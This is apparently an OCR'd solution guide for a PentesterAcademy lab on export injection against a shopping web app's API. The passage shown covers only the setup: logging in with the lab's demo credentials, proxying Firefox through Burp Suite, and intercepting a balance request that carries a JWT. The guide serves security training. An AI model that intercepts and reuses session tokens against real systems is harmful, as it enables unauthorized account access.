
ATTACK DEFENSE

by PentesterAcademy

Name	Export Injection: Internal HTTP Resource Access
URL	https://attackdefense.com/challengedetails?cid=1970
Type	REST: API Security


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the Shopping WebApp opens up in Firefox.



Step 1: Login into the Shopping WebApp using the provided credentials.

Email: jake@e-shopping-cart.com
Password: s1mpl3p@ssw0rd



macbook Retina 13.3' ME66 2
Price: $2399

Macbook Pro 13.3' Retina M F841LL/A
Price: $1199


Macbook Pro 15.4' Retina M C975LL/A Model 2012
Price: $1800

The shopping webapp sells laptops at discounted rates.


Step 2: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite



The following window will appear:



Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● **Temporary project**

○ **New project on disk** Name: File: Choose file...

○ **Open existing project**


Name	File

File: Choose file...

☑ Pause Automated Tasks

Click Next.

Finally, click Start Burp in the following window:



Burp Suite Community Edition v2020.1

Select the configuration that you would like to load for this project.

● Use Burp defaults

○ Use options saved with project


○ Load from configuration file

File

File: ______ Choose file...

□ Default to the above in future
□ Disable extensions

The following window will appear after BurpSuite has started:



Burp Suite Community Edition v2020.1 - Temporary Project

Burp Project Intruder Repeater Window Help
Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Tasks

New scan
New live task
Filter Running Paused Finished

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain ... 0 items added to site map

Capturing: 0 responses processed

0 responses queued

Event log

Filter Critical Error Info Debug
Search...

Time	Type	Source	Message
02:05:27 7 Mar 2020	Info	Proxy	Proxy service started on 1
02:05:23 7 Mar 2020	Info	Suite	Running as super-user, en


Upgrade to Burp Suite Professional to automatically find vulnerabilities! Hide

Issue activity [Pro version only]

Issue type	Host	P
i Suspicious input transformation (reflected)	http://insecure-bank.com	/u
! SMTP header injection	http://insecure-website.c...	/c
! Serialized object in HTTP message	http://insecure-bank.com	/b
! Cross-site scripting (DOM-based)	https://insecure-bank.com	/
! XML external entity injection	https://vulnerable-websit...	/p
! External service interaction (HTTP)	https://insecure-website....	/p
! Web cache poisoning	http://insecure-bank.com	/c
! Server-side template injection	http://insecure-bank.com	/u
! SQL injection	https://vulnerable-websit...	/

Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



about:preferences#searchResults

Your browser is being managed by your organization.

proxy

Search Results


Network Settings

Configure how Firefox connects to the internet. Learn more

proxy

Settings...

Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

□ Use this proxy server for all protocols

SSL Proxy Port 0

FTP Proxy Port 0

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL


Click OK.

Everything required to intercept the requests has been set up.


Step 3: Interacting with the Shopping Webapp.

Check the wallet balance. Click on the Wallet balance button on the top application bar.

Note: Make sure that intercept is on in BurpSuite




Notice the corresponding requests in BurpSuite.



```
GET /balance?email=jake@e-shopping-cart.com&token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZGlpbiI6ZmFsc2UsImVtYWlsIjoi
XhwIjoxNTg0NzM3NjU2LCJpYXQiOjE1ODQ3MzU4NTZ9.ktLqNr8XWYVG6db-rrpR9_I9p4pyTqIG1nT00pUpTTE HTTP/1.1
Host: 192.184.186.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/products
Origin: http://e-shopping-cart.com:5000
Connection: close
```

Forward the request and check the response on the web page.



